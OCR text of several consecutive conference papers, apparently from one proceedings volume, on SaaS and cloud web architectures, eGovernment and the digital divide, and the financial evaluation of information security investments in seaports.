Today REST web services are strongly used to retrieve and update the information in integrated repositories. REST functionality simplifies the whole process of joining and is easier to handle.

SAAS based applications strongly rely on complete service automation, where process and infrastructure can be easily monitored and audited.

To seamlessly support business processes, these can be integrated into the SAAS system which can span over several existing repositories and remote services including social networks, governmental services, intranets and extranets.

V. USER INTERFACES

Users today are used to responsive user interfaces, which are far from dull web pages. Modern RIA applications strongly use asynchronous data retrieval and event driven web architecture. To support the idea of rich web pages, JavaScript is used to manipulate browser DOM in real time. New component frameworks based on JavaScript like jQuery and Sencha ExtJS offer advanced web user interface building which is comparable to rich native applications. Emerging HTML5 standard is already offering even better support for graphics and event processing.

Some predictions show that in 2012 more users will access web with mobile technology as with classical desktops. This raises a serious demand to support SAAS applications also on mobile architectures. With a diversity of devices and operating systems, it is inappropriate and costly to support several mobile platforms like iPhone, Android devices, Blackberry and every other possible device. Thus HTML5 and rich JavaScript libraries are natural choice; this way access to an application is enabled for any device with a browser.

Also, no updates are necessary and, if there is a need to support a local data storage, Adobe AIR or Google Gears can be used.

VI. INFORMATION FUSION AND SECURITY

Embracing all these systems together offers an unique perspective and collaboration possibility, where users can seamlessly collaborate in a modular enterprise system including all necessary systems but are unaware of data dispersion through several repositories. For users this is just a single monolithic system.

Integrated social media networks can improve shared collaboration on business processes with teams that are better connected through integrated information system residing in a cloud.

Such example of interconnection with modern services like social media networks is Social CRM.

Today internet users actively use SAAS applications from big vendors like Google, SalesForce, Facebook, LinkedIn … each of them having its own way of financing and business model.

To end user these are often free, making money on advertising.

Complete office solutions like Google Docs offer advanced way of collaborating on documents often allowing concurrent work of several people on the same document.

On the end, everything merges together. Social networks are strongly used for collaboration tools, and social streams are integrated into business applications to support updated info about customers and personnel.

Specially in the present time, SocialCRM is a new hype, where information is automatically collected through social networks in order to align marketing campaigns as good as possible with appropriate targets.

All data is collected and users are normally unaware that tools like collaboration filtering and collaboration profiling are guiding Internet users into infinite way of online commerce and sales.

With the help of location services, users are often geographically exposed and, with proper history management, online systems can predict very accurately what should be offered to a specific user.

Of course, information security is a huge issue which is normally underestimated, so information leakage is quite often.

SAAS applications also raise the question of data security. Is it secure to have all business data in dedicated data center or is it better to have the key information inside a company? Putting an application in the cloud is often connected with increased security measures which generally improves the application security. Professional data centers are also often better prepared for web attacks. However, the biggest threat remains – users, which unintended share critical information.

VII. CONCUSION

What is the prognosis for the future of information services? The future is definitely cloudy, and there will be more and more applications available in cloud based architectures. It will be almost impossible to think about any kind of system that will not need to somehow interact with some other remote system. Professional grade services will demand reliable, distributed environments, where data will be secure and available at any possible time.

As abstraction grows in different dimensions, the final step will lead toward virtual desktops, completely abstracted user interfaces, where personal virtual environment will probably follow the users on any possible device. Virtual desktops will probably be the final abstraction - device independent user interface.

Abstract - Many governments around the world are using information and communication technologies with aim to increase realiability, transparency and quality of services but also to modernize and change the way the administrations work. With development of eGovernment services, users can easily and quickly access the services they need any time they whant and they already feel the benefits of these actions.
However, the fact that technology is available, by itself does not imply that it is accessible to everyone. Althought eGovernment has become a powerful tool that governments use to get closer to the citizens, there is still a paradox that those who most need to use the services provided by governments, are the ones that usually do not have access to these services. The term digital divide has been used since 1990s and nowdays it describes the difference in use of technology, developed as a result of lack of access, skills, or even interest in using of technology.
This paper aims to analyze the potential of eGovernment implementation on the reduction (or expansion) of the digital divide.

Key words: eGovernment, digital divide, ICT

I. INTRODUCTION

The fact that technology is today available, by itself does not imply that it is accessible to everyone. As the global population is growing, it is clear that people want to live an urban life, in relation to the facts that raise the question of whether our economy and environment can provide that. Do we have a sustainable economy and environment in such conditions? What can we do or how ICT can help to solve such problems.

One answer is that to use information and communication technologies, because ICT can provide support to a much more sustainable approach to design, build and maintain cities in which we live and therefore the overall environment.

However, although the world has become home to over 7 billion of people, only one third use the Internet. According to the ITU report [7], of these, 45% of Internet users globally have less than 25 years. Over the past five years, developing countries have increased their share when it comes to total users on the global level - from 44% in 2006 to 62% in 2011. Today, Internet users in China make up almost 25% of the total number of Internet users worldwide, and 37% of total Internet users in developing countries. Also, the number of Internet users has doubled between 2005 and 2010. In 2010, the number of Internet users has reached the number of over 2 billion (according to the data from the www.internetworldstats.com, the number of Internet users worldwide in March 2011. amounted to 2,095,006,005), of which 1.2 billion users are in developing countries. And as much as 71% of the population in developed countries is online, only 21% of the population in developing countries is online. By the end of March 2011 the penetration of Internet users in Africa has reached 10% which is far behind the world average (30.2%) and the average in developing countries (over 21%) (Figure 1).



Figure 1. Proportion of Internet users to total population (source: www.itu.int)

Also, the data show that young people are much more online than older people in the countries in both developing and developed countries. In developing countries, 30% of those who have less than 25 years used the Internet, compared with 23% of those who have more than 25 years. At the same time, 70% younger than 25

years - which amounts to about 1.9 billion – is still not online: a great potential in developing countries is to connect schools to the Internet and to increase enrollment and participation (Figure 2.).



Figure 2. Number of Internet users by age and by level of development (source: www.itu.int)

In the world there are over 1.8 billion households, of which one third has access to the Internet, while five years ago that number was only one-fifth of the total number of households. In developing countries, 25% of households have a computer and 20% have Internet access, compared with only 20% and 13%, 3 years ago. With 5.9 billion mobile phone subscriptions, the global penetration reaches 87% and 79% in developing countries. Mobile broadband subscriptions grew about 45% annually over the past 4 years and now have twice as many mobile broadband subscribers than fixed broadband subscribers. While people in developed countries typically use mobile broadband network, instead of fixed broadband connections, mobile broadband is often the only method of access that is available to people in developing countries. When it comes to the number of users of mobile telephony, data show that the growth level of use of mobile telephony is slowly decreasing globally. In developed countries, the mobile market reaches saturation level, with an average of 116 subscriptions per 100 inhabitants and in late 2010 and a marginal growth of 1.6% in the period 2009-2010. At the same time, developing countries increase their share of mobile subscribers with 53% of the total number of mobile subscriptions at the end of 2005 to 73% on the end of 2010.

There are many reasons why it might be argued that the Internet age that could substantiate the differences that exist between developed postindustrial societies that are in the center and peripheral regions of underdeveloped societies. If the investment in the digital technology can encourage the growth of productivity, advanced economies that led the technological revolution, could multiply the increase of their advantage over the majority of poor societies that are already seriously behind, burdened with debts and diseases, and which, viewed in the longer term, could completely lose their chance to ever catch up.

Does the development of information society in developing countries follow the trend of development of information and communication technologies? Or, to reach the status of developed countries, the developing countries need to develop much faster information society services, so that they can caught up with the most developed?

II. DIGITAL DIVIDE

Global scale debate, which is still in the lead, about the issues that impact the Internet both on society and on individuals, is not only of academic importance. So, in fact, the creators of practical policy in various spheres often think of Internet as a potential catalyst of comprehensive socio-economic development, while corporations in the development of the Internet sees as an open opportunity to gain profit. With the development of the Internet, there is an increase in the number of users, as well as possibilities for its application. Very soon, after the development of awareness that the Internet is becoming a global phenomenon, it became also clear that another very important dimension of the global divide is born - digital distribution or digital gap.

Digital divide refers to the gap between individuals, households, businesses and geographic areas at different socio-economic levels in relation to their ability to access that information and communication technologies and their use of the Internet for various activities. On the other hand, the gap of knowledge is concerning the access of different social groups to information and knowledge, particularly by gender, income level, race, and by location. In addition to these two terms, it should not be overlooked the notion of a global digital divide, which refers to the difference in approach between countries in terms of Internet and its significance for information flows.

The concept of the digital divide is most often associated with uneven distribution of opportunities for access to the Internet and information and communication technologies in a broader sense. However, it is necessary to make a difference between the digital divide in the narrower sense and the global digital divide. The digital divide in the narrower sense means inequality in the presence of the Internet, which is marked with certain characteristics such as sex, age, race, ethnicity, education, income. By expanding the scope of the term digital divide in the global digital divide it points out the differences that exist primarily between countries and regions of the world in the terms of Internet access. Manuel Castells observes: "Differences in Internet access between countries and regions in the planet at large are so considerable that they actually modify the meaning of the

digital divide, and the kind of issue to be discussed" [3]. Thus, the term global digital divide means the broader context of international social and economic relations.

Digital divide presents a major obstacle, especially for the companies that want to conduct their business transactions online. And not just for companies, the digital divide is an obstacle for governments that want to offer their services online to citizens, and thus contribute to creating a digital society. The debate about whether the digital divide between developed and developing countries is reduced or increased experienced a culmination of recent years. Proponents believe that the digital gap has decreased between the two groups of countries state an example of Africa, which in recent years is the leading country when it comes to growth of mobile telephony in the world. Those who advocate a different position, i.e. that the digital divide is increasing, often point out that access to technology is positively correlated with economic development and wealth of nation. They argue that since the beginning of the last century, the gap between rich and poor or between developed and poor countries continues to grow. In recent years, they highlight the growing gap between people in societies where exists broadband access and those without access, but also they outline the differences between those companies which characterizes the use of fast broadband and those with slower broadband networks. Digital gap, as viewed from the perspective of a broadband access and quality, has a new name, the "new digital divide."

Thus, the digital divide is a complex issue and a problem without a single cause or effect. Unfortunately, new technologies alone are not enough for overcoming the digital divide, since they largely depend on physical capital (infrastructure, hardware and software), human capital (for installation, maintenance, update, and efficient use of computers) and general economic policy environment (for functioning payment system and stability).

Some studies suggest that addressing the digital divide requires a multidimensional approach that includes [2]: (a) affordable access to information tools for the elderly, the poor, the disabled and those living in rural areas, (b) the economic development of communities through the content development of telecommunications infrastructure and cultivating well-trained workforce so that communities can feel competitive in attracting and retaining jobs and business opportunities; (c) Internet content that is relevant and produced by communities addressing the availability of relevant information to the community, overcoming barriers of language and writing, and promoting cultural diversity votes, and (d) the society committed and dedicated to a lifelong learning through the development of knowledge skills which will enable all generations to adapt to the time that is characterized by constant change.

Also, in addition to general approaches that relate to reducing the digital divide like the expansion of infrastructure, skills and information, it is particularly important to provide access at very low prices. With computers and the Internet that are available at public places such as libraries, post offices, schools, etc. people can be "meet and release" in the use of information technologies and to develop very important relevant skills. Providing low-cost and subsidized access in schools, for example, can help in establishing the proper foundation of computer literacy of the future workforce and to improve the diffusion of critical knowledge for the new economy. This diffusion of knowledge is an important aspect of successful development of eGovernment.

III. EGOVERNMENT DEVELOPMENT FOR BRIDGING THE DIGITAL DIVIDE

Accepting the highly intense and complex systems of ICT networks in order to establish eGovernment, substantially changed the way in which national, state and local administration deliver services, collect, integrate and share information and communicate with each other and with citizens. A growing number of professionals see the Internet as a transformative technology, and they believe that eGovernment is a part of the new Government's vision for the 21st century. Using ICT to support public participation in decision-making process, through eGovernment activates information technology so that they can make the government operate more efficiently. eGovernment focuses on activities and innovations that have enabled using ICT combined with high levels of speed, scalability and accuracy.

During the past two decades, debates about the ways in which technology can help democratic governance has continued, especially in developed countries, and has continued to accelerate the proliferation of the Internet as an information and communication medium. The interactive nature of the Internet in eGovernment provides the contribution by the user rather than the publication of data from one center to many other users. For example, in the context of local government, citizens can seek information that will assist them in solving problems through the Web site of the Council, representatives can be contacted easily by e-mail and citizens can express their views and opinions through online consultation and discussion forums.

ICT is not a solution for everything related to eGovernment, but it can begin to reduce the gap between what governments are doing and the daily lives of citizens. For this reason, eGovernment involves much more than just a Web site and it has the power to transform the lives of citizens. According to some studies [2], the vast majority - up to 80% - of transactions between government and citizens is done at the local level. In this way, eGovernment applications are affecting

the daily lives of citizens. So it can be said that eGovernment applications essentially affect - make it simple - the everyday life of people. However, without providing equal opportunities and accessibility to the public, eGovernment is nothing more than "a tool of the elite." In this sense, as eGovernment becomes more developed and present throughout the world, governments have realized the importance of developing policies and programs with aim to address a question of inequality that are present when it comes to access to ICT and usage of these technologies.

Through eGovernment discussion, the term digital divide has very quickly become popular. It has been used to explain any difference in the online community. At its basic level, the digital divide refers to the difference between those who have access and those without access to ICT. It is also used to explain the social exclusion from the online world as it moves more towards a knowledge economy, or the knowledge society. Most of the available literature suggests that the socio-economic status and demographic characteristics determine the frequency of ICT usage. In particular, questions of income and education are often perceived as very significant, while ages and ethnicity may also be issues of importance. As one of the factors that can be taken into account is also the geographic component.

Digital divide also represents an important barrier to eGovernment because people without Internet access will not be able to realize the benefits of online services. While eGovernment can also improve services to citizens through other channels, inability to provide online services to all citizens can stop eGovernment projects.

In addition, groups in society with low levels of access are the ones who are already disadvantaged. For example, groups with lower incomes have less access to the Internet than groups with higher incomes. Such groups that are disadvantaged are often the target of government intervention and have a higher level of ongoing interaction with the government. Many of their interactions with government are complex - the establishment of identity, the right to assistance, complex medical or social interventions, etc. While access to government information and services need to be very important for these groups, they are unable to realize the benefits of increased quality of service and greater choice through online services.

eGovernment services can, on the basis of their existence, to provide additional incentives for individuals who access the Internet. Bearing in mind that these transactions with the Government are relatively rare for most people, public electronic services usually already (in themselves) contain incentives for the purchase of a PC and Internet connection. Government information and opportunities for consultation and participation, especially at the local level, can be very important, together with other factors such as the use for the purpose of education, access to e-mail and the use of PCs in households. Therefore it is very important, just at the level of eGovernment, for governments to continue to implement policies and specific interventions to reduce the digital gap. The specific focus on the frequent usage of government services that will provide value to lower income groups, along with market-wide online government services, are important elements of the policy of narrowing and bridging the digital divide.

IV. CONCLUSION

Digital divide is only one manifestation of the unequal distribution of power. Different demographic dimensions along which the digital divide exists, representing a map of the way in which social power is distributed. No matter where they are located, those with higher incomes have better access to, and will first use the Internet. Residents in urban areas are usually better connected to the electronic media, than that are people in rural areas. Those who are better educated usually have higher incomes and better connectivity. Attempts to close the digital divide can be interpreted as a form of economic redistribution.

In many countries, governments and NGOs have developed various initiatives in order to reduce and close the digital divide, which includes [4]: (a) the provision of public access ICT through libraries and community centers (b) the provision of ICT training programs, (c) providing access to ICT and training to groups with disabilities, including people with disabilities and their cares, (d) distribution of free training resources for working on computers in libraries, community centers, etc, and (e) the establishment of the PS re-use schemes to enable available reconstruction and purchase of computers to people who have low income and to communities. In the near future, the continuum of these policies will help in narrowing the gap, and increasing the accessibility of eGovernment services.

In this regard, future research agendas should focus on the following issues: (a) economic, social and cultural characteristics of the public, (b) a sustainable strategy for facing with the digital divide, (c) agents in the communities that will stimulate computer literacy, and (d) the economically and socially sustainable digital divide initiatives.

The first step in facing with the problem of the spread of the digital divide, is the understanding of the breadth and depth of any cultural, racial, educational, or difference/the gaps of knowledge and literacy that exist in any jurisdiction. It is the task of the present governments to overcome the gap and to provide an environment in which there are no disparities between those who have the capacity to engage in online transactions with governments and those who do not have access or do not wish to participate in the online world. Many federal, state and local governments want to

find a solution. This is the next challenge in ensuring successful eGovernment and delivery of eServices.

eGovernment is an important goal by itself, but the technology (e.g., faster and bigger services, much better browsers, etc.) alone can not lead the governments to this goal. What needs to take to move the governments to use the technology as a tool that provides greater reliability, transparency and shared decision making through better and much clearer public access to government information? In this sense, online services and activities should not be focused only on technology but they also need to be supported by technology.

International practice shows that there are many people who currently can not participate in the information society, and as eGovernment had a more pervasive role, they will fall behind, and they will become disempowered. Therefore, to make any eGovernment project successful it is necessary that there exist a certain degree of eParticipation and community development. Only understanding and addressing the digital divide, and citizen's needs, the local governments will be able to understand the vision of real eGovernment.

So, the real success of eGovernment will occur as a result of the development policies and programs for: (a) understanding the difference between the citizens, (b) taking into account different public opinions and needs, (c) by adding the decision-making processes, and (d) fine eGovernment adjusting for the general participation of individuals and communities. Finally, it is clear that eGovernment is not a tool for solving the overall problem of digital divide, but when it is used correctly it has the potential to overcome the digital divide.

Abstract - Existing models of Information Security Management Systems in seaports usually involve threat evaluation, vulnerability management and risk analysis. Threat evaluation is a catalogue based analysis, outlining various applicable protection levels related to architecture, hardware, software and personnel, aiming to standardize the information security management approach. Vulnerability analysis is attempting to evaluate organizational and technical aspects of all information security components in terms of their inherent flaws. Risk analysis combines both threat and vulnerability analysis in order to define countermeasures in an objective, measurable and sustainable way. However, very often all three possible approaches are devoid of economic and financial analysis of seaport information security investments. In this paper authors propose a combined model which includes both technical and financial approach to information security management and decision-making in Croatian Port Community Systems.

I. INTRODUCTION

Seaport Information Security Management Systems (ISMS) are complex sub-systems of seaport business systems whose goal is to protect information contained within port information systems from breach of confidentiality, integrity and availability [1]. Due to complex matrix of various risks which threaten seaport information assets, technical and organizational implementation of such systems is very complex and is usually related to high levels of capital investments and operative costs that can be mutually substituted.

Considering the fact that the insufficient usage of economical and financial criteria when deciding about investing in seaport ISMS has a direct impact on their economic efficiency and profitability, ignoring such inherent need leads to inadequate qualitative and quantitative characteristics of such investments, therefore resulting in lower levels of operational information security and consequentially the diminished ability to generate cash flow. Therefore it is of utmost importance to research, investigate and analyze possibilities of financial and economic analysis of ISMS in seaports and to suggest possible application of methods that might be useful in evaluation of capital investments in seaport ISMS systems [2].

The purpose of such research is to establish that by using risk assessment techniques, technical and legal requirements for seaport ISMS and correlating them with available financial means of particular seaport, it is possible to enhance functioning of seaport ISMS and optimize subject capital investments. The goal of such research is to investigate, analyze and outline all characteristics of capital investments in seaport ISMS, describe what makes them different than other capital investments, define connection between technical and legal requirements and propose a model to increase efficiency of information security measures in seaports.

II. FORMS OF CAPITAL SEAPORT ISMS INVESTMENTS

When evaluating investments within the framework of usual business finance paradigm, it is usually being done in terms of assets controlled and in possession of the company (in this case, seaports), that are able to produce certain revenue or cash flow, offset against incurred investment, maintenance and related costs. Assets can be material (machinery, buildings), non-material (patents, computer programs, goodwill) or a special form of assets having the ability to produce revenue „out of itself‟, which are financial assets. The most common tool used by financial managers is evaluation whether net present value of certain asset, using marginal capital cost, is positive and representative for certain type of project.

Seaport ISMSes, in technical sense, are composed of the following components, related to each other in a hierarchical manner:

1. Organizational forms, ensuring alignment with legal requirements,
2. Organizational information policy, in fact seaport organizational culture and abstract knowledge related to ISMS resulting in adequate application of risk mediation techniques using adequate hardware, software and organizational information security, often formalized by security certification (e.g. ISO 27001:2005) [3[,
3. Computer hardware (servers, switches, computers, network appliances, routers),
4. Computer software and solutions.

Each of these components is related to the certain level of cost with high levels of substitution in terms of treatment as a capital investment or an operative cost [4]. Nearly all information security solutions can nowadays be implemented in form that can be financially treated either as an investment or an operative cost, with no change in user experience. For example, instead of purchasing security software solutions, it is possible to lease them as SaaS („Software as a Service“) solutions. Instead of purchasing computer security-related hardware it is possible to rent them as cloud computing solutions. Such a divergence of possible solutions may cause additional problems in form of constant requirements for additional education stemming from rapid change of production technologies [5], while on the economic and financial level it makes the process of calculating total cost of ownership even harder.

On a practical level, there is a number of related costs necessary to establish and operate ISMS, especially related to applications, information and telecommunication infrastructure of seaports. Other related ISMS costs may exist, addressing and supporting technical disciplines (for example, cost of education of personnel using new ISMS technologies). Also, ISMS certification, security studies and organizational implementations can be considered as seaport ISMS investments.

III. DIFFICULTIES IN DETERMINING INPUT PARAMETERS OF SEAPORT ISMS INVESTMENTS

With the increase of distance between technical and technological aspect of seaport ISMS on one side and economic and financial analysis on the other side, a number of difficulties appear when determining input parameters of financial analysis. Some of those difficulties are the following:

1. Decision about the investment in seaport ISMS primarily depends on risk assessment as a technical discipline. Practical risk assessment does not include quantitative financial indicators. Instead, it is based on qualitative factors (experience) and evaluation of possibility of occurrence of undesired outcome. It is abstract, technical evaluation and its results are indicators used by information security experts to determine areas where they have to concentrate their efforts to achieve set goals of information security. It is a paradox that operative and financial management usually have to make decisions based on risk assessment devoid of detailed financial analysis. Furthermore, decision-making management does not have specialist technical knowledge, they usually have their reservations towards investing in information security because they do not understand it and usually they implicitly undertake unreasonable levels of risk. It is also possible that the management overinvests in information security. Therefore, the conclusion is that information security management in seaports is traditionally separated from financial analysis of information security impact on business.
2. There is a high level of substitution of information security investments by costs that can be considered to be running costs, and this further clouds the decision making process about investments. Usually, treating ISMS solutions as running costs at a first glance seems to be a better solution, but such superficial analysis usually does not include many hidden costs like education of technical staff, users, major version upgrade costs etc.
3. Software, hardware and telecommunication security solutions within seaports usually include inherent need to stipulate long-term maintenance contract, sometimes resulting in undesired situations like vendor lock-in. These contracts are used to provide support to users throughout life period of the seaport information security solutions, but very often it is not possible to use such solutions without such contracts: without them, for example, in case of security software or appliances, it would not be possible to get the latest security patches or definitions, or it would not be possible to integrate them into existing seaport security solutions. Therefore, during analysis of input parameters it is important to determine which part of the initial cost or investment is related to true investment and which is related to maintenance in order to correctly determine total cost of ownership (in fact, introduction and usage) of certain seaport ISMS solution.
4. It is very difficult to initially evaluate the remaining value of ISMS solution. Some information security solutions have longer technical life span than accounting life span (for example, technical and network solutions), and they can be used even after the depreciation period has expired. Functionality of such systems depends on the maintenance options because the manufacturer is able to maintain the solution viable by software upgrades (which is especially valid in case of software security solutions).
5. In case of micro, small and medium enterprises, there is usually no specialist in-house knowledge available in order to adequately evaluate the influence of investments in ISMS on the business as a whole. Considering that seaports are typically large enterprises, it is expected that they should not suffer from inadequate availability of said resources.

IV. ECONOMIC AND FINANCIAL ANALYSIS OF SEAPORT ISMS INVESTMENTS

Economic analysis of ISMS investments typically neglects the analysis of financing resources (own capital, cash flow or financial leverage). The reason for this is the fact that interest on credit does not diminish the economic potential of information security solution to produce results; it only lowers the financial potential of the seaport system as a whole.

This kind of analysis requires initial evaluation of effects of seaport information solution by using price levels from the first year of the project or the first year of solution life. Costs are those items that detract from the economic potential of the solution. In the context of seaport ISMS solutions, the detrimental costs could be as follows:

1. initial investment in information solution or project,
2. cost of maintenance of information security solution,
3. material cost of operation (for example, electricity, air conditioning),
4. cost of external solutions and services (for example, consultancy),
5. cost of education of employees during implementation,
6. cost of education of employees during operation,
7. gross equivalent salaries of employees during implementation.

Economic analysis of ISMS solutions is difficult because it is difficult to determine the income (revenue) offset by outlined investment costs. In a classical economic sense they are represented by the sum of income during exploitation period and the remaining („scrap“) value at the end of exploitation. This kind of income can be difficult to evaluate because there is no clear connection between the investments in information security and the derived benefits. Therefore, one of the solutions would be to evaluate various implemented elements of ISMS in terms of potential damage incurred by information risks materialized as security incidents yielding measurable damage. From the static viewpoint, initially, that kind of investment in ISMS seaport solution whose cumulative benefits (total avoided damage), increased for the salvage value of information security solution is higher than total implementation cost is the investment that would seem reasonable to pursue.

Financial (cash flow) analysis, unlike the economic analysis, also considers the source of project financing and obligations towards those sources (interest). It also includes time value of money in form of discounting. Further financial analysis may include different dynamic evaluation methods, which includes, but is not limited to [6]:

1. Investment time to return, represented by the number of years needed to recover information security investment in seaports,
2. In case that time value of money has to be incorporated, method of discounted investment time to return will be used,
3. Net present value method of investment into information security represents the difference between sum of discounted cash flows during the lifetime of information security solution,
4. Information security solution internal profitability rate presents internal discount rate that matches pure cash flow of usage of information security solution with its investment flows,
5. Profitability index can be used as an additional criterion in seaport ISMS investment analysis. It is a ratio of discounted cash flows of information security solution during its lifetime and its investments over the time of usage.

V. EVALUATION OF POSSIBILITY OF USAGE OF INTERNAL RATE OF RETURN (RoR) IN SEAPORT ISMS INVESTMENTS

Classical paradigm of usage of internal RoR requires that discount rate pairing investments with pure cash flows has to be bigger than defined discount rate depending on risks and cost of deployed capital. Considering the fact that security risks are present during the whole period of information security solution deployment and anticipated cash flow in form of avoidance of risk, measured financially, is present throughout its lifetime, classical internal RoR method can be used in evaluation of seaport ISMS solutions.

However, there are several aspects of internal RoR method that have to be considered during its usage:

1. This method cannot be used during analysis or evaluation of different solutions, as its results are not comparable. It can be used only on a standalone basis, during the evaluation of a single information security solution or project.
2. Internal RoR method anticipates reinvesting positive net cash flow into projects or solutions having the equal RoR, or into other comparable projects or solutions. For this reason, internal RoR method will underestimate those projects whose reinvested cash flow goes into projects with lower RoR. This is particularly true for those project s having the high RoR, because it is very difficult for companies to reinvest into projects that have equally high (and attractive) RoR.
3. As a rule, in seaport information security solutions, cash flows should not change algebraic sign (from positive to negative and vice versa). Therefore, it is assumed that a problem of multiple RoR should not exist.
4. Finally, this method will provide only the relative measurement of return when investing into particular seaport information security solution, not its absolute value.

Real implementation of RoR method in seaport ISMS investment decision-making shows that it is possible, under initial constraints, to calculate internal RoR of information security solution or a project. Further simulations prove that this method is particularly sensitive to the following three input variables:

1. Time (duration of usage of seaport information security solution or project),
2. Perception of ability of particular information security solution to generate positive cash flow during its life span,
3. Used discount rate.

Therefore, the conclusion is that this model can be used in real life seaport management while the biggest issue is the ability to anticipate the value of positive cash flow related to avoidance of cost related to occurrence of security incidents.

VI. EVALUATION OF USAGE OF OTHER METHODS IN DECISION MAKING IN SEAPORT ISMS

There are several possible methods for further evaluation of investments in seaport ISMS solutions. One of them is modern portfolio theory (MPT) that was invented more than 60 years ago and has meanwhile been modified in order to make its initial assumptions more realistic [7]. For example, some variations of MPT are attempting to address the issue of risk asymmetry (risks follow Gauss or normal distribution in a classical version of MPT). These modifications have enabled the MPT to be implemented not only in investment portfolio optimization process, but also in the research of product quality variations and labor force variations, in psychology during evaluations of personal psychological traits or data search enhancement.

Basic assumption of portfolio theory applied to information security solutions would be that particular solutions are not chosen according to individual goals achieved by a particular solution, but also the important part of overall evaluation is the influence of particular solution to other solutions and overall level of information security using particular portfolio selection. Therefore, this method can outline how to choose a portfolio that will achieve maximum return for a selected risk level, or vice versa, how to choose a portfolio having the minimum risk for a set level of return. While initially it seems that MPT would be applicable to information security realm, it is necessary to evaluate is this really so, by careful evaluation of model's basis presumptions. There are several MPT's presumptions that might prove to be problematic when applying them to seaport ISMS's:

1. Function of information security management is often divided to technical discipline, dealt with by technical teams, and management deciding about ISMS investments. There should be a tight connection between them, but instead there is an inherent struggle. Management does not like investments which it does not thoroughly understand, while technical functions prefer completely foolproof systems regardless of their financial impact.
2. Risk assessment in information security is a purely subjective discipline. Those who are involved in risk assessment cannot know all involved risks, or technical part of risk assessment can be done in a way that lowers the ability of ISMS solution to lower security risk.
3. Selection of ISMS solutions should not influence the ability of a particular solution to lower the impact of possible security incident. In reality it is not so because there is a high correlation between security solutions. Therefore, introduction of one information security solution can change the probability of occurrence of a certain security incident related to another security solution, initially unaffected.
4. Risk-mitigation ability of separate components of ISMS does not follow normal (Gauss) distribution, which is a base requirement of MPT.

Another possible method that could be used to determine composition of information security systems is the Analytic Hierarchy Process (AHP) method. It is a technique of organization and analysis of complex decisions based on quantitative methods that also includes a subjective element. Usage of AHP method does not reach „ideal“ decisions, but incorporates all important decision-making criteria, even if they initially seem to be incompatible or incomparable [8]. Their influence is then evaluated in relation to the sum of goals that need to be achieved and alternative solutions are being rated.

During the usage of AHP, it is necessary to define the criteria important in decision-making for particular information security investment. These are voluntary made criteria derived from business requirements related to management and introduction of ISMS. For example, such criteria can be the following:

1. Lowering information security risk
2. Availability of financing
3. Measurability of direct benefits
4. Availability of internal specialists for ISMS implementation

During the usage of AHP in seaport ISMS, it is important to pay special attention to the consistency ratio of subjective decision making (CR). AHP method requires CR to be lower than 10%. If so, decision making inconsistency is acceptable, if it is higher than 10%, preferences during alternatives decision making should be re-evaluated. Considering that the information security models are complex, this means that the AHP method could be used if the number of involved criteria and alternatives is lower. Therefore, it might not be best suited for very complex scenarios, or if entire ISMS system is being evaluated using the AHP method.

VII. INTEGRATION OF TECHNICAL, ECONOMIC AND FINANCIAL EVALUATION IN SEAPORT ISMS INVESTMENT DECISION MAKING PROCESS

From outlined so far, it is obvious that looking at seaport ISMS just by using technical paradigm, or by using only financial criteria, does not lead to adequate results. It is clear that both technical and financial criteria have to be used in order to create a robust system of technical and organizational controls working in conjunction to enhance information and process security.

Another possible approach is the risk analysis approach based on the fact that depending on the structure and organization of information systems and the type of information that is being processed and stored, every organization requires different approach to information security that cannot be satisfied only using a standard catalogue of threats. Risk analysis contains both threat and vulnerability analysis. It also lists in details those parts of technical and organizational architecture that should be analyzed in terms of protection, threat and vulnerability requirements and business activity matched against adequate countermeasures. This method may be accompanied by cost-benefit analysis of seaport

information security controls in order to avoid implementation of those controls that are not really necessary or those that are not financially viable.

Some of the considerations during the usage of different methods of information security project investments in seaports are outlined in table 1.

Table 1: Different methods of evaluation of seaport information security investments

Method of evaluation	Comp-lexity	Relia-bility	Constraints	Applicability
Economic analysis	low	low	- static - does not account for time value of money	- high - immediate
Financial analysis	med.	med.	- dynamic - accounts for time value of money - highly sensitive to anticipated discount rate	- high - immediate
Internal rate of return	med.	high	-dynamic -can be misguiding -best used with other profitability indicators -may yield several rates of return -cannot be used to compare different information security projects	- applicable, if evaluation of perceived cost of security incident can be obtained
MPT	high	high	-very complex -requires determination of correct distrubution and adaptation of the model	- applicable, if there is available commercial database of security incident distribution or if the port community is collecting its data over past period of time

